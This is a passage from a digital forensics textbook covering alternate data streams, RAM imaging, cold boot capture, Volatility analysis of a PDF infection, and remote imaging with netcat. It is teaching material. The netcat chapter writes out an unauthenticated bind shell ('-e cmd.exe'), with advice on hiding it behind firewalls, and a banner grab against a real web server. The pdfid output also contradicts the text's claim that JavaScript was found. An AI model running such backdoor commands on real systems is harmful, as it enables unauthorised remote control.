


(b) the command type cannot interpret alternate data streams



Not only files but also hidden software could be hidden in such an alternate data stream. It is possible to attach a stream to a directory. Most anti virus software will scan these streams, for example Malwarebytes Anti-Malware scans

Figure 8.11: List alternate data streams



for and removes unwanted ADS (as Rootkit.ADS).

With Windows 8 or higher, we can use the Powershell to create, list and view streams . We can use *Set-Content* and *Get-Content* to write to a file or view the data of the file. With *Path* we can define what file or directory we want to look at. The *Stream* object will use alternate data streams instead of the default one.

An abstract example to view the data of a stream would be:

Get-Content -Path {path to the file} *-Stream* {name of the stream}

In our case from figure 8.10a:

Get-Content -Path I:\foo.txt *-Stream* secret.txt

8.4 Resources

https://blogs.technet.microsoft.com

https://www.ccleaner.com/docs/
http://www.file-recovery.com/
https://blog.malwarebytes.com/

Chapter 9

RAM Imaging

9.1 Introduction

RAM imaging is a process in which the contents of the RAM are copied bit-by-bit (in a similar way the hard disk is copied into an image)[1]. It is an important tool in digital forensics, as it gives the forensics investigator an extra evidence registering tool. However, this extra tool also adds an extra complexity dimension: now the investigator has two choices upon gaining access to the target device - either force an abrupt removal of power by disconnecting its power source (so that the target device is left in the more preserved state in contrast with turning it off the expected way), or interact with the system without turning it off.

The RAM is volatile memory (that is, it is not expected that it will preserve its state after a shutdown), so in order to create a usable image of the RAM, the target device must not be turned off. This memory dump of the RAM can be used to later analyze what the target machines user was doing at the moment of device takeover.

Analyzing this RAM image is better than analyzing the target devices RAM directly, as performing many actions overwrites potential evidence in memory akin to creating new files on a suspect hard disk drive.

The decision of creating a memory dump before turning off the target device, against shutting it down as soon as control is gained, is not to be taken lightly and depends on the objective and variables of the case. This is because, although creating a RAM image effectively preserves most of the contents of the RAM, it can still trigger certain actions that overwrite or damage potential evidence in the devices hard disk. Therefore, a conscious decision must be taken ideally before the device takeover act.

9.2 Reasons to copy RAM

There are several reasons that a complete RAM capture may prove useful; most revolve around key differences between data stored in RAM and data stored on a hard disk drive.

- Volatile memory, e.g., RAM, is perceived to be more trusted than non-volatile memory (ROM or magnetic memory, for instance). This means, data that is stored usually stored encrypted in the hard drive, when loaded in memory it will most likely not be protected. This includes: passwords, financial transaction information, encryption keys, etc.
- Malware can residing completely in memory. In such a situation, the malware may not ever even touch the hard disk drive. This means that after removing the power from the target device, no record of the malware would exist.
- Memory is latent/dormant. Similar to how the recovery of deleted files became a widespread act early in the field of digital forensics, the recovery of prior (deleted) processes has become a focus of current research in memory forensics. For example, cached files may be stored in memory (and maybe never written to disk), thus making a RAM image more useful.
- Evidence. Whether a malware was executed or not, can be proved using a memory image. This is due to the fact that if the malware runs, it has to leave a footprint in the ram (although of course, its not safe to assume that it will be recoverable 100
- Malware analysis. Executed code must exist somewhere in executable form, and sometimes it is better to analyze it from the RAM image. For instance, a packed executable (which is, its binary obfuscated) are hard to understand; however, in some situations, the unpacked version of the binary could be retrieved directly from memory, making the malware analysis process much easier.

Although under most circumstances the act of copying RAM will be shown to have a negative impact to potential evidence, the impact should be outweighed by potential gain. This gain can be achieved with good procedures and documentation, which in turn will minimize the effect of potential damage to evidence.

9.3 Objectives

The main objective of a RAM imaging process, is to create an ideally identical image of the RAM at the time of target device takeover, so that it can be later analyzed without risk from that passive memory dump.

Therefore, the RAM imaging process can be divided into two separate areas:

- Creating the RAM image
- Analyzing the image

In this document we will be performing both steps in different situations.

9.4 Tools

The following tools/systems were used to perform the examples:

- For memory acquisition and simple analysis
  - FTK Imager
  - DumpIt
  - Belkasoft
- For cold boot attack
  - RMPrepUSB
  - Bios_memimage-1.2.tar.gz
  - Target device cold boot: Intel i386 (32 bit) architecture, 4GB RAM, Windows 7
  - Cold spray (-45 degrees celsius) and compressed air can (duster)
- For advanced RAM image analysis
  - Volatility
  - Foremost
  - Pdfid.py

9.5 Save RAM Image and Simple Analysis

9.5.1 Process

In preparation to a memory acquisition, we would prepare a USB stick with enough storage capacity to hold up a minimum of the double the size of the RAM and containing the tool that would be executed to obtain an image of the memory. There are many tools available for memory imaging of which we tested the three mentioned above.

1. The first test was using FTK Imager. This software contains a very easy to use interface which requires two clicks after its installation, see Figure 9.1.

The second test was using DumpIt. This is a portable software that can be run from a USB stick, and starts with one question, it provides the possibility of choosing between .DMP or .RAW and define the saving path of the image, see Figure 9.2.

Figure 9.1: FTK Imager




Figure 9.2: DumpIt





Figure 9.3: DumpIt



The third software we tested was Belkasoft. This software can also be run from a USB stick and has a simple interaction to input the storage path and unlike most memory acquisition softwares, it runs in kernel-mode, which allows bypassing anti-debugging protection, see Figure 9.3.

Additionally, Belkasoft offers the option to analyze the saved RAM image. Including the detection of artifacts, document formats, emails, registry files and so on.

9.6 Cold Boot Feasibility

9.6.1 Goals

In this particular example, we will analyze a computer with Windows from an employee that reported strange activity in her bank account. The employee also reported receiving an email with a file attached from a fellow coworker, that upon opening, nothing opened, but her account got logged off and couldnt log in again. The reports were made little time after these events happened.

To reach our goal, we will divide the process into two steps (detailed in this demo section and in the following one):

- Create an image from the PC using the physical cold boot method (for demonstration purposes, we will use an training image obtained in).
- Analyze the image obtained in order to understand what happened, and ideally identify the culprit file for later analysis.

9.6.2 Procedure

I) We will first create an USB stick that will be loaded when the target device is restarted, and will create a copy of the preserved cold RAM.

For this step, we can use plenty of different tools (described in section 9. Extra tools); we will use a tool called *RMPrepUSB*, which has the advantage of being able to copy a .bin to a specific sector of the USB, which, coupled with the correct RAM memory scraper file, will use a minimal amount of space in the target devices RAM (thus better preserving its state).

We will also use the scraper called *bios_memimage-1.2.tar.gz* (from source). After extracting and compiling it for a 32 bit architecture (the same as the target device), we proceed to save it into the USB stick (NOTE: the previous contents of the USB stick will be destroyed in the process). (Select the drive in *RMPrepUSB* and use the File-¿Drive button, select the scraper.bin file and a USB start and File start address of 0 and length of 0).

After that, we should have a FAT16 formatted USB drive with scraper.bin as the boot code. See Figure 9.4.

II) We can now perform the cold boot method on the target device:


1. With the PC still turned on, we open the PC in a way so that the RAM memory is exposed and accessible.
2. We start cooling the RAM with the cold spray, trying to do it in a way so that all sections of the ram sticks are evenly cooled. This should be done for around 5 to 10 seconds.
3. We unplug the PC.
4. We insert the USB stick into the PC.
5. We plug the PC again, and turn it on.
6. We continue to cool down the RAM sticks.
7. After this, the USB stick will begin copying the memory into itself. This process duration depends on both the amount of RAM on the device, and the speed of the file transfer to the USB stick. In this case, as the target device had 4GB of RAM and its USB port is USB2.0, the process lasted approximately 50 minutes.

After this, we should have an image of the RAM in the USB stick. This completes the first step of our goal. We can now proceed with the analysis of the RAM image.

9.6.3 Remark

- If the boot order of the system is unknown, it is necessary to modify this setting in the BIOS of the computer while the RAM is being cooled.

Figure 9.4: RMPrepUSB



However, this adds an extra relatively big step, and could influence the quality of the final image.

- If the target devices specifications were unknown, a better approach would be to use a controlled system, in which the RAM sticks of the target device are cold-removed and re-inserted into the controlled device for imaging.

9.7 Advanced Memory Analysis

9.7.1 Goal

With the RAM image successfully obtained from the target device, we can now begin our analysis. Our goal is to define what is happening in the target device, and to find a potential culprit file. For this, we will use Ubuntu as the main operating system, and the programs Volatilty, strings and pdf-parser (all referenced in section 3.0 Tools used).

9.7.2 Procedure

I) For the first step, we will list the processes that were running on the victims PC in order to know which process was most likely responsible for the initial exploit. Using Volatilitys pslists command, we can do that as shown in Figure 9.5.

Here, we can see all the processes that the victim was using at the moment of imaging. Highlighted, we can see that the process *AcroRd32.exe* was running, and was started by PPID 888, which is firefox.exe. We know that the victim opened a file from her email, so it is plausible that the file was a PDF file, opened from Firefox.

II) Next, we can list the connections and sockets that were open on the victims machine, so that we can see if there is any suspicious processes that have sockets open shown in Figure 9.6.

Here we can see the connections that were opened at the time of imaging. Highlighted we can see that the process id *1752* (Acrobat Reader) has a suspicious connection to the remote address *212.150.164.203*. Also, that same process has an open socket assigned on port *1178*.

Doing a quick ip lookup, we see that the IP address is registered under the name *NetVision*, in Israel, see Figure 9.7. This confirms our initial suspicion of the Acrobat Reader process. We can now try to find the original PDF file.

III) Dump memory of the initial process (Acrobat Reader) as displayed in Figure 9.8.

IV) We can now use foremost to extract the PDF files like in Figure 9.9. This will create a directory, in which the following PDF files are located, depicted in Figure 9.10. Six of the eight files weight less than 500B, so they must be broken PDFs; however, there are two interesting files: 00600928.pdf, and 00601560.pdf, that weight around 60KB and 600KB, respectively.

Figure 9.5: volatility pslists

```
Patricios-MacBook-Pro-189:DIFO preller$ ./volatility  pslist -f pcmem.vmem
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
0x823c8830 System                    4      0     58      573 ------      0
0x81f04228 smss.exe                548      4      3       21 ------      0 2010-02-26 03:34:02 UTC+0000
0x822eeda0 csrss.exe               612    548     12      423      0      0 2010-02-26 03:34:04 UTC+0000
0x81e5b2e8 winlogon.exe            644    548     21      521      0      0 2010-02-26 03:34:04 UTC+0000
0x82256da0 services.exe            688    644     16      293      0      0 2010-02-26 03:34:05 UTC+0000
0x82129da0 lsass.exe               700    644     22      416      0      0 2010-02-26 03:34:06 UTC+0000
0x81d3f020 vmacthlp.exe            852    688      1       35      0      0 2010-02-26 03:34:06 UTC+0000
0x82266870 svchost.exe             880    688     28      340      0      0 2010-02-26 03:34:07 UTC+0000
0x822e1da0 svchost.exe             948    688     10      276      0      0 2010-02-26 03:34:07 UTC+0000
0x822ea020 svchost.exe            1040    688     83     1515      0      0 2010-02-26 03:34:07 UTC+0000
0x81dea020 svchost.exe            1100    688      6       96      0      0 2010-02-26 03:34:07 UTC+0000
0x81de55f0 svchost.exe            1244    688     19      239      0      0 2010-02-26 03:34:08 UTC+0000
0x81dde568 spoolsv.exe            1460    688     11      129      0      0 2010-02-26 03:34:10 UTC+0000
0x821018b0 vmtoolsd.exe           1628    688      5      220      0      0 2010-02-26 03:34:25 UTC+0000
0x81ddd8d0 VMUpgradeHelper        1836    688      4      108      0      0 2010-02-26 03:34:34 UTC+0000
0x820d6b88 alg.exe                2024    688      7      130      0      0 2010-02-26 03:34:35 UTC+0000
0x81cdd790 explorer.exe           1756   1660     14      345      0      0 2010-02-26 03:34:38 UTC+0000
0x81ca96f0 VMwareTray.exe         1108   1756      1       59      0      0 2010-02-26 03:34:39 UTC+0000
0x820cd5c8 VMwareUser.exe         1116   1756      4      179      0      0 2010-02-26 03:34:39 UTC+0000
0x81cee5f8 wscntfy.exe            1132   1040      1       38      0      0 2010-02-26 03:34:40 UTC+0000
0x82333620 msiexec.exe             244    688      5      181      0      0 2010-02-26 03:46:06 UTC+0000
0x81ce1af8 msiexec.exe             452    244      0 --------      0      0 2010-02-26 03:46:07 UTC+0000
0x81c80c78 wuauclt.exe             440   1040      8      188      0      0 2010-02-27 19:48:49 UTC+0000
0x8221a020 wuauclt.exe             232   1040      4      136      0      0 2010-02-27 19:49:11 UTC+0000
0x82068020 firefox.exe             888   1756      9      172      0      0 2010-02-27 20:11:53 UTC+0000
0x820618c8 AcroRd32.exe           1752    888      8      184      0      0 2010-02-27 20:12:23 UTC+0000
0x82209640 svchost.exe            1384    688      9      101      0      0 2010-02-27 20:12:36 UTC+0000
Patricios-MacBook-Pro-189:DIFO preller$
```

Figure 9.6: volatility connections

```
Patricios-MacBook-Pro-189:DIFO preller$ ./volatility connections -f pcmem.vmem
Volatility Foundation Volatility Framework 2.6
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x81c6a9f0 192.168.0.176:1176       212.150.164.203:80       888
0x82123008 192.168.0.176:1184       193.104.22.71:80         880
0x81cd4270 192.168.0.176:2869       192.168.0.1:30379        1244
0x81e41108 127.0.0.1:1168           127.0.0.1:1169           888
0x8206ac58 127.0.0.1:1169           127.0.0.1:1168           888
0x82108890 192.168.0.176:1178       212.150.164.203:80       1752
0x82210440 192.168.0.176:1185       193.104.22.71:80         880
0x8207ac58 192.168.0.176:1171       66.249.90.104:80         888
0x81cef808 192.168.0.176:2869       192.168.0.1:30380        4
0x81cc57c0 192.168.0.176:1189       192.168.0.1:9393         1244
0x8205a448 192.168.0.176:1172       66.249.91.104:80         888
Patricios-MacBook-Pro-189:DIFO preller$
```

Figure 9.7: IP lookup




Figure 9.8: Memory dump

```
Patricios-MacBook-Pro-189:DIFO preller$ ./volatility memdump -p 1752 -f pcmem.vmem --dump-dir=./dump
Volatility Foundation Volatility Framework 2.6
************************************************************************
Writing AcroRd32.exe [  1752] to 1752.dmp
Patricios-MacBook-Pro-189:DIFO preller$
```

Figure 9.9: Foremost

```
Patricios-MacBook-Pro-189:pdf preller$ foremost -i 1752.dmp -o pid1752
```

Figure 9.10: Foremost results

```
Patricios-MacBook-Pro-189:pdf preller$ ls -lah
total 1352
drwxr-xr--   9 preller  staff   288B Jun 26 15:06 .
drwxr-xr--  14 preller  staff   448B Jun 26 15:06 ..
-rw-r--r--   1 preller  staff   419B Jun 26 15:06 00445397.pdf
-rw-r--r--   1 preller  staff   419B Jun 26 15:06 00446730.pdf
-rw-r--r--   1 preller  staff   425B Jun 26 15:06 00579981.pdf
-rw-r--r--   1 preller  staff   425B Jun 26 15:06 00585184.pdf
-rw-r--r--   1 preller  staff   425B Jun 26 15:06 00600544.pdf
-rw-r--r--   1 preller  staff    59K Jun 26 15:06 00600928.pdf
-rw-r--r--   1 preller  staff   593K Jun 26 15:06 00601560.pdf
Patricios-MacBook-Pro-189:pdf preller$
```

V) We should now analyze both files using pdfid.py, to see if there is anything interesting (Figure 9.11). The first file turned out to be encrypted, but nothing really interesting is there. It has JavaScript code in it. This is certainly not usual in a normal PDF file; therefore, this file is now our prime suspect, since it most likely had malicious code in it(Figure 9.12). Analyzing the file is out of the scope of this hack; however, as next steps, it can be further investigated by parsing the PDF into a readable file, and later studying the JavaScript code in order to know which vulnerability was used, and hopefully, a perpetrators address.

9.8 Extra Tools

There are plenty of tools that can be used for the purpose of RAM image acquisition and analysis (for a complete sources list, please see). Here is a list some of them, for further research:

- Linux
  - LiME (Linux Memory Extractor)
  - Linux Memory Grabber
  - Fmem
  - Lmap
- MacOS
  - Goldfish
  - Mac Memory Reader

Figure 9.11: pdfid.py results 1/2

```
Patricios-MacBook-Pro-189:pdf preller$ ./pdfid.py 00600928.pdf
PDFiD 0.0.11b 00600928.pdf
 PDF Header: %PDF-1.4
 obj                   104
 endobj                104
 stream                 34
 endstream              34
 xref                    2
 trailer                 2
 startxref               2
 /Page                   8
 /Encrypt                1
 /ObjStm                 0
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             0
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /Colors > 2^24          0
```

Figure 9.12: pdfid.py results 2/2

```
Patricios-MacBook-Pro-189:pdf preller$ ./pdfid.py 00600928.pdf
PDFiD 0.0.11b 00600928.pdf
 PDF Header: %PDF-1.4
 obj                   104
 endobj                104
 stream                 34
 endstream              34
 xref                    2
 trailer                 2
 startxref               2
 /Page                   8
 /Encrypt                1
 /ObjStm                 0
 /JS                     0
 /JavaScript             0
 /AA                     0
 /OpenAction             0
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /Colors > 2^24          0
```

  - OSXPMem

- Windows
  - WindowsSCOPE
  - Memory DD
  - Mandiant Memoryze
  - Windows Memory Reader
  - WinPmem
  - FTK Imager

9.9 Conclusion

Data proceeding from RAM can provide an additional depth and broadness on information concerning the system state of the device at the moment of the acquisition. As result, despite the minimal negative impact on the integrity of evidence a lot can be gained during the analysis.

9.10 Resources

https://www.tandfonline.com/doi/full/10.1080/15567280701418171
https://citp.princeton.edu/research/memory/
https://github.com/DonnchaC/coldboot-attacks/blob/master/coldboot.pdf
https://github.com/volatilityfoundation/
https://www.forensicswiki.org/wiki/Tools:Memory_Imaging
https://www.hackers-arise.com/
https://users.ece.cmu.edu/~tvidas/papers/JDFP06.pdf
https://www.forensicmag.com/

Chapter 10

Remote Imaging

10.1 Introduction

This hack aims to access and transfer data (e.g. hard drive disk images) remotely via network. The main focus of this procedure is to configure a device to send information like disk images or backups to another machine. This mechanism is especially important to obtain data for analyzing purposes from a storage system where a physical access is not possible.

Basically there are two different approaches. This first hack uses a simple TCP/UDP protocol established via netcat. It must be taken into account that these connections are not encrypted and thus not safe. In contrast to this procedure, the 2nd hack deals with a secured transmission by setting up a SSH connection.

10.2 Setup

10.2.1 Installing netcat on Linux and Windows

Netcat is a simple network tool to read and write data across a network using TCP and UDP. Its also referred as the Swiss Army knife cause of its wide range of functionalities. Some of these includes transferring files, port scanning, establish back doors and port listening. This Hack describes the basics of Netcat and how data can be transfered and backed up over a networks.

On many Linux-Distributions Netcat is already preinstalled and can be used with the path-variable nc. Should this not be the case, it can be installed on debian systems with the package manager using the following command:

```
$ sudo apt-get install netcat-openbsd
```

To run Netcat on a Windows system and use it without installing its possible to download a portable version in the link below. Instead of the *nc* command on Windows, the tool can be used by replacing it with *ncat.exe* directly from

the folder.
Download link: http://nmap.org/dist/ncat-portable-5.59BETA1.zip

10.3 Banner Grabbing for OS Fingerprinting

Banner grabbing is a technique to gather information about the operating system, the brand and the version of a service or application. Many services identify themselves with a so-called Banner when establishing a connection. This Banner contains information about the host and its service.

If an attacker knows which operating system and which software and services are used, he can search for known vulnerabilities to exploit them. Therefore, it makes sense for an attacker to pretend a connection request to get this information. On the other side this allows administrators and forensics to retrace what applications are running on the server and how an attacker gained accessed to a system. Also it allows to stay aware about the versions of the running software on the servers.

10.3.1 Aquiring the Header

To grab this Information its already enough to send a simple HTTP-Request to the Target-Host. First, we have to establish a connection to the target host with the specified port. This can be easily done with the following command:

```
$ nc <host> <port>
```

For our example we want to connect with the HS-Ulm web server on the HTTP-Port 80.

```
$ nc <host> <port>
```

The next step is to specify the type of the request. If we only want the header, we had to type *HEAD / http/1.0* followed by two carriage returns. As result, we will receive all the Information that the Header contains as seen in the following illustration. See Figure 10.1.

10.3.2 Analyzing the Response

f we evaluate this information and looking for the Server line, we can see that the web server is running an application with Microsofts IIS version 7.5. This information is already enough to take a quick search in a vulnerability database to find some vulnerabilities.

Furthermore, we can see that the server is also running an APS.NET extension. In some cases, we could also get some more information, but on purpose to prevent an attack, some of these entries can be deactivated.

Figure 10.1: netcat header

```
root@kali:~# nc www.hs-ulm.de 80
HEAD / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Content-Length: 148
Content-Type: text/html; charset=UTF-8
Location: https://studium.hs-ulm.de
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sun, 08 Apr 2018 11:58:32 GMT
Connection: close
```

10.4 Opening a Remote Shell

The functions of Netcat are not only limited to Information Gathering. It also allows to get access to a command shell, execute a program of your choice or install a persistent back door. However, the establishment of a permanent back door for forensic investigations should only be taken with care, because these back doors could also be used by an attacker.

10.4.1 Instructions

To set up a connection to a windows client via telnet over port 23, we can run the following command on the client:

```
C:\> Ncat.exe -l -p 23 -t -e cmd.exe
```

Parameter	Abbreviation	Description
–listen	-l	Bind and listen for incoming connections
–source-port	-p	Specify source port to use
–telnet	-t	Answer Telnet negotiations
–exec	-e	Executes the given command

This command opens a local command shell on a Windows-Client, which can be used remotely to execute commands on the target machine. Otherwise, on Linux-Clients we had to replace *cmd.exe* with */bin/bash*. By running the command below we can access the target machine from any client in the network. Its only necessary to replace the target-ip with IP-address of the host. For the connection theres no authentication or anything similar required.

```
C:\> telnet <target-ip>
```

Once we have established the connection we are able to control the client and execute commands. The special feature of this function is, that the port can be changed to any port number to hide the connection or tunnel trough a firewall. See Figure 10.2.


10.5 Transferring Files

Today it is often too unsafe transferring data with Netcat cause of a lack of encryption. Please note therefore that if confidential data should be transferred, the usage of transmitting via ssh is recommended. However, it is often used for troubleshooting of web server, FTP servers or other services. Also, it offers great opportunities in the case, that the physical access to the target machine is quite difficult or if the transmission via USB 1.0 or USB 2.0 is to slow. The greatest advantages of Netcats file transfer mechanisms are the speed, simplicity and the portability. Due to the fact that not all data transmission necessarily includes confidential information, it is in some cases quite appropriate to transmit them unencrypted over a network.

10.5.1 Destination

First we need to instruct Netcat on the destination host to listen for an incoming request on a randomly chosen port. The command below initiates netcat to retain listening on port 4711 until it receives a request for a transfer of file.txt.

Figure 10.2: netcat header




```
$ nc -v -w 5 -l -p 4711 > file.txt
```

10.5.2 Source

With the command below we can start the data transfer from the source host to the target host. In this process, the content of the file will be written into the standard input of the left command.

```
$ nc -v -w 5 <target-ip> 4711 < file.txt
```

10.6 Cloning HDDs and Partitions

